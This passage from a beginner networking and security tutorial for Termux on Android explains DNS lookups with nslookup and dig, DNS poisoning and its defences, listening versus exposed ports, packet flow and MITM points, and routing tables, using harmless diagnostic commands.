
nslookup -type=A google.com

nslookup -type=AAAA google.com

For this guide: You will primarily work with IPv4. But now IPv6 exists, knows what it looks like, and knows it cannot be ignored.

3.2 – DNS and Connectivity Testing

DNS is the phone book of the internet. It is also one of the most attacked services in existence. Understanding it deeply makes you better at both attacking and defending.



3.2.1 – Why ping Is Not Enough

Most beginners test connectivity with ping and stop there. This is a shallow and incomplete approach.

What ping actually tests:

1. Whether the domain name resolves to an IP (DNS check)
2. Whether ICMP packets can reach the destination (reachability)
3. Round-trip time (latency)

What ping does NOT test:

- Whether a specific service (web, SSH, database) is running
- Whether the correct service is responding on the correct port
- Whether SSL/TLS certificates are valid
- Whether the application itself is functioning

Practical demonstration:

bash

Test 1 – ping

ping -c 3 google.com

If this succeeds, you know: DNS works, ICMP reaches Google. You do NOT know: whether Google's web server is responding.

bash

Test 2 – HTTP test

curl -I https://google.com

If this succeeds, you know: the HTTPS web service is actually responding. This is a much more meaningful connectivity test for web services.

Another issue with ping: Many servers block ICMP (ping) by design. A server that does not respond to ping may still be running web services. Ping failure ≠ server down.

bash

Example – try pinging a server that blocks ICMP

ping -c 3 8.8.4.4

Then test if the service itself responds

nslookup google.com 8.8.4.4

8.8.4.4 is Google's secondary DNS server. It may or may not respond to ping depending on their firewall rules. But it will respond to DNS queries.

Security insight: Attackers use this fact. A server that blocks ping looks "offline" to naive scanners but is fully functional and serving content. Defenders who rely only on ping miss live services.

3.2.2 – nslookup and dig in Termux

nslookup – basic DNS query:

bash

nslookup google.com

Output:

Server: 192.168.1.1

Address: 192.168.1.1#53

Non-authoritative answer:

Name: google.com

Address: 142.250.192.46

Reading the output:

- Server: 192.168.1.1 — your DNS server (usually your router)
- Non-authoritative answer — this is a cached answer, not from Google's own DNS
- Address: 142.250.192.46 — the IP that google.com resolves to

Query a specific DNS server:

bash

nslookup google.com 8.8.8.8

Use Google's public DNS (8.8.8.8) instead of your router's DNS.

Why query different DNS servers? If nslookup google.com (using your router) returns a different IP than nslookup google.com 8.8.8.8 (using Google's DNS), your local DNS may be poisoned or misconfigured.

Query specific record types:

bash

A record — IPv4 address

nslookup -type=A google.com

AAAA record — IPv6 address

nslookup -type=AAAA google.com

MX record — mail server

nslookup -type=MX google.com

NS record — name server


nslookup -type=NS google.com

TXT record – text records (often SPF, DMARC, verification)

nslookup -type=TXT google.com

Security value of MX records: MX records reveal which email provider a company uses. This helps attackers understand the email infrastructure for phishing preparation. It helps defenders understand what email security needs to be configured.

Security value of TXT records: TXT records often contain SPF (Sender Policy Framework) entries. SPF specifies which servers are allowed to send email on behalf of a domain. Weak or missing SPF = domain can be spoofed for phishing.



dig – more detailed DNS tool:

Install if not present:

bash

pkg install dnstools

Basic query:

bash

dig google.com

Output is more detailed than nslookup. Key sections:

:: QUESTION SECTION:

;google.com. IN A

:: ANSWER SECTION:

google.com. 300 IN A 142.250.192.46

:: Query time: 23 msec

:: SERVER: 192.168.1.1#53

Reading the ANSWER section:

- google.com. — the domain queried
- 300 — TTL (Time to Live) in seconds — how long this answer can be cached
- IN — Internet class
- A — record type (IPv4 address)
- 142.250.192.46 — the answer

TTL (Time to Live) and why it matters:

TTL is how long a DNS answer stays cached.

- 300 = cache for 300 seconds (5 minutes)
- 3600 = cache for 1 hour
- 86400 = cache for 24 hours

Security significance of TTL: When attackers do DNS poisoning, they try to set a long TTL so the poisoned answer stays cached and the attack persists. Defenders watch for sudden TTL changes — especially TTL going very low, which can indicate the domain is about to transfer or be hijacked.

Trace full DNS resolution path:

bash

dig +trace google.com

This shows every step of DNS resolution from root servers down. Useful for understanding the full DNS trust chain.

3.2.3 — DNS Poisoning — What It Is Without Tools

What DNS poisoning is:


DNS poisoning (also called DNS cache poisoning or DNS spoofing) is when an attacker injects false DNS records into a DNS cache.

When a user queries a poisoned DNS cache:

- They ask: "What is the IP for mybank.com?"
- The poisoned cache answers: "192.168.99.99" (attacker's server)
- The user connects to the attacker's server instead of their bank
- The attacker's server shows a fake bank login page
- User enters credentials → stolen

How it happens technically:

DNS uses UDP by default (port 53). UDP has no connection verification — it just sends and receives. An attacker who can intercept or predict UDP responses can inject a fake DNS answer before the real one arrives.



The attack flow:

User's device → **DNS query: "What is mybank.com?"**

Attacker (MITM) → **Sends fake answer first: "mybank.com = 10.0.0.99"**

Real DNS server → **Sends real answer: "mybank.com = 203.0.113.5"**

User's device → **Receives fake answer first, caches it, connects to attacker**

Protection against DNS poisoning:

1. DNSSEC — DNS Security Extensions — digitally signs DNS records so recipients can verify authenticity

2. DNS over HTTPS (DoH) – encrypts DNS queries
3. DNS over TLS (DoT) – also encrypts DNS queries
4. Short TTL monitoring – watch for suspicious TTL changes

How to check if your DNS uses any protection:

bash

dig +dnssec google.com

Look for RRSIG records in the output – these indicate DNSSEC is active.

Hindi / Gujarati: DNS = डोमेन नेम सिस्टम (Domain Name System) – Name se IP dhundna
 DNS Poisoning = DNS ज़हर (DNS Zahar) – DNS ने ખોટો જવાબ આપ્યો
 Cache = कैश – Temporarily stored answer / કેશ


3.3 – Port Awareness

Ports are not just numbers. They are contracts between services and the network. Understanding ports is fundamental to understanding what is attackable on any system.

3.3.1 – What a Listening Port Really Means

When we say "port 80 is open," what actually happened?

A service (in this case, a web server) asked the operating system: "Please give me control of port 80. I will handle all traffic that arrives there." The OS agreed. Now any TCP packet arriving at this machine on port 80 is handed to the web server process.



This means:

1. A "listening port" requires a running process — no process means no port
2. If the process crashes, the port closes automatically
3. Knowing which port is open tells you which service is running
4. Knowing which service is running tells you which vulnerabilities to check

Check what is listening right now:

```
bash
```

```
ss -tulnp
```

The -p flag shows which process owns each port.

On a stock Termux install with no servers running, you will likely see nothing. That is correct — your phone is not a server.

To see ports in action, start a simple server:

```
bash
```

```
# Install Python if not present
```

```
pkg install python
```

```
# Start a simple HTTP server on port 8080
```

```
python -m http.server 8080 &
```

The & at the end runs it in the background.

Now check ports again:

```
bash
```

```
ss -tulnp
```

You should now see port 8080 in LISTEN state with python as the process.

Stop the server:

```
bash
```

```
# Find the PID
```

```
ps aux | grep "http.server"
```

```
# Kill it
```

```
kill [PID]
```


Check again:

bash

ss -tulnp

Port 8080 should be gone now. The port existed only because the process existed.

3.3.2 – Open vs Exposed – Critical Difference


This distinction is missed by most beginners and causes dangerous assumptions.

OPEN = the service is running and listening

A port is open if a process is actively listening on it. Open says nothing about who can reach it.

EXPOSED = the service is reachable from outside your device

A port is exposed if it is listening on an interface that other devices can reach.



The binding address determines exposure:

Binding Address	Meaning	Who Can Reach It
127.0.0.1:3306	MySQL on loopback	Only your own device

192.168.1.105:3306	MySQL on LAN interface	Anyone on your home network
0.0.0.0:3306	MySQL on ALL interfaces	Anyone who can reach any of your IPs
:::3306 (IPv6)	MySQL on all IPv6 interfaces	Anyone via IPv6

Practical example:

bash

Start Python server bound to localhost only

python -m http.server 8080 --bind 127.0.0.1 &

Check

ss -tulnp | grep 8080

Output: 127.0.0.1:8080 – open but NOT exposed to your network

bash

kill [PID]

Start Python server bound to all interfaces

python -m http.server 8080 &

Check

ss -tulnp | grep 8080

Output: 0.0.0.0:8080 – open AND exposed to your entire network

Security rule: Every service should be bound to the most restrictive address possible. If only your machine needs the service → bind to 127.0.0.1 If only your LAN needs the service → bind to your LAN IP If the internet needs the service → bind to 0.0.0.0 (and protect with firewall + auth)

Clean up before continuing:

bash

kill \$(ps aux | grep "http.server" | grep -v grep | awk '{print \$2}')

This is a one-liner that finds and kills the Python server. Read it as: "List all processes, find 'http.server', remove the grep process itself, extract the PID column, and kill it."

3.3.3 – Dangerous Port Combinations

Some port combinations on the same machine indicate serious security problems.

Dangerous Combination	Why It Is Dangerous
Port 3306 (MySQL) on 0.0.0.0	Database directly exposed to internet
Port 21 (FTP) + credentials in plaintext	Credentials interceptable
Port 23 (Telnet) open	Everything transmitted unencrypted
Port 445 (SMB) on internet-facing IP	WannaCry and similar attacks
Port 6379 (Redis) without auth	Database with no password on open port
Port 27017 (MongoDB) without auth	Same problem, different database
Port 22 (SSH) with password auth enabled	Brute-force target

Check your phone for any unexpected listening services:


bash

ss -tulnp

On a clean Pixel OS phone with stock Termux, you should see nothing or very little. If you see unexpected listeners — investigate what process created them.

3.4 – Traffic Flow Without Wireshark

You do not need Wireshark to understand traffic flow. You need to be able to trace a packet's journey in your head. If you can do that, Wireshark becomes a verification tool, not a mystery box.



3.4.1 – Mentally Tracing a Packet

Scenario: You open Chrome on your Pixel phone and type `https://google.com`

Trace every step:

STEP 1 – DNS Resolution

Your phone checks its DNS cache: "Do I know google.com's IP?"

If not found → query sent to DNS server (your router: 192.168.1.1)

Router checks its cache → if not found → queries upstream DNS (ISP or 8.8.8.8)

Answer returns: google.com = 142.250.192.46

Answer cached locally for TTL duration

STEP 2 – TCP Three-Way Handshake

Your phone sends SYN packet to 142.250.192.46:443

Google's server responds with SYN-ACK

Your phone responds with ACK

TCP connection is now established – reliable communication guaranteed

STEP 3 – TLS Handshake (because HTTPS)

Your phone: "I want to use TLS. Here are the cipher suites I support."

Google: "OK. Here is my certificate. Here is the cipher suite I chose."

Your phone: "Let me verify your certificate against trusted root CAs."

Certificate valid → shared session key established

All further communication encrypted with this session key

STEP 4 – HTTP Request

Encrypted HTTP GET request sent:

"GET / HTTP/2

Host: google.com

User-Agent: Chrome/..."

STEP 5 – Server Response

Google's server processes the request

Sends back HTTP response: status 200, HTML content

All encrypted via the TLS session

STEP 6 – Rendering

Chrome receives encrypted response

Decrypts using session key

Renders HTML into the page you see

STEP 7 – Connection Management

TCP connection kept alive briefly for efficiency

Eventually closed with FIN → FIN-ACK → ACK sequence

This entire process happens in under 200 milliseconds. Every single step is a potential attack point.

Where attacks fit into this flow:

Step	Possible Attack	Attack Type
DNS Resolution	Fake DNS answer	DNS Poisoning
TCP Handshake	SYN flood	DoS
TLS Handshake	Fake certificate	MITM
HTTP Request	Request interception	MITM
Server Response	Response injection	MITM
Rendering	Malicious script in HTML	XSS

3.4.2 – Mapping Traffic Flow on Paper

This is a skill that professionals use constantly – drawing network diagrams before touching any tools.

Exercise – draw this on paper right now:

[Your Phone]

|
| (Wi-Fi radio signal)

[Your Router/AP]

|
| (Ethernet or fibre)

[Your ISP's Equipment]

|
| (Internet backbone)

[Target Server]

For each connection arrow, write:

1. What protocol is used? (TCP, UDP, ICMP)
2. What port is used? (if applicable)
3. Is traffic encrypted? (yes/no and how)
4. Where could an attacker intercept? (MITM point)
5. Where is traffic logged? (at which point)


Do this for three scenarios:

- Visiting a bank website (HTTPS)
- Sending an email (SMTP)
- Playing an online game (UDP typically)

This exercise is what separates people who understand networking from people who have memorised networking facts. Facts memorised without understanding cannot be applied under pressure.

3.4.3 – Where MITM Attacks Fit in the Flow

MITM = Man in the Middle – the attacker positions themselves between two communicating parties.



Where MITM is possible in your traffic flow:

1. Between your phone and your router
 - Attack method: ARP spoofing (covered in 3.5.3)

- What attacker sees: all your local traffic
- Protection: encrypted protocols (HTTPS, SSH, etc.)
- 2. Between your router and ISP
 - Attack method: requires physical access or router compromise
 - What attacker sees: all your unencrypted traffic
 - Protection: end-to-end encryption
- 3. Between ISP and destination
 - Attack method: BGP hijacking (sophisticated, nation-state level)
 - What attacker sees: potentially all traffic
 - Protection: HTTPS + certificate pinning

Why HTTPS does not fully stop MITM:

HTTPS encrypts the content. But an attacker can still:

1. See WHICH domains you visit (via DNS queries and TLS SNI field)
2. Execute SSL stripping attacks (if HSTS not implemented)
3. Use a fake certificate if the victim ignores certificate warnings

The lesson: Encryption is necessary but not sufficient. A complete security posture requires encryption + certificate validation

- DNS security + proper HSTS implementation.

3.5 – Routing and Switching Reality

3.5.1 – ip route in Termux

Your phone needs to make routing decisions constantly. When you send a packet, your phone asks: "Where do I send this?" The routing table is the answer.

bash

ip route

or


bash

ip route show

Output example:

default via 192.168.1.1 dev wlan0 proto dhcp

192.168.1.0/24 dev wlan0 proto kernel scope link src 192.168.1.105



Reading this:

Line 1: default via 192.168.1.1 dev wlan0

- default = any traffic with no more specific route
- via 192.168.1.1 = send it to your router (192.168.1.1)
- dev wlan0 = using your Wi-Fi interface

Line 2: 192.168.1.0/24 dev wlan0

- 192.168.1.0/24 = any address in your local network (192.168.1.1 to 192.168.1.254)
- dev wlan0 = send directly through Wi-Fi, no need to go via router
- src 192.168.1.105 = use your phone's IP as the source address

Security significance: The default gateway (your router at 192.168.1.1) is a critical point. All your internet-bound traffic passes through it. If your router is compromised, every packet you send can be inspected. This is why home router security matters — update the firmware, change default passwords.

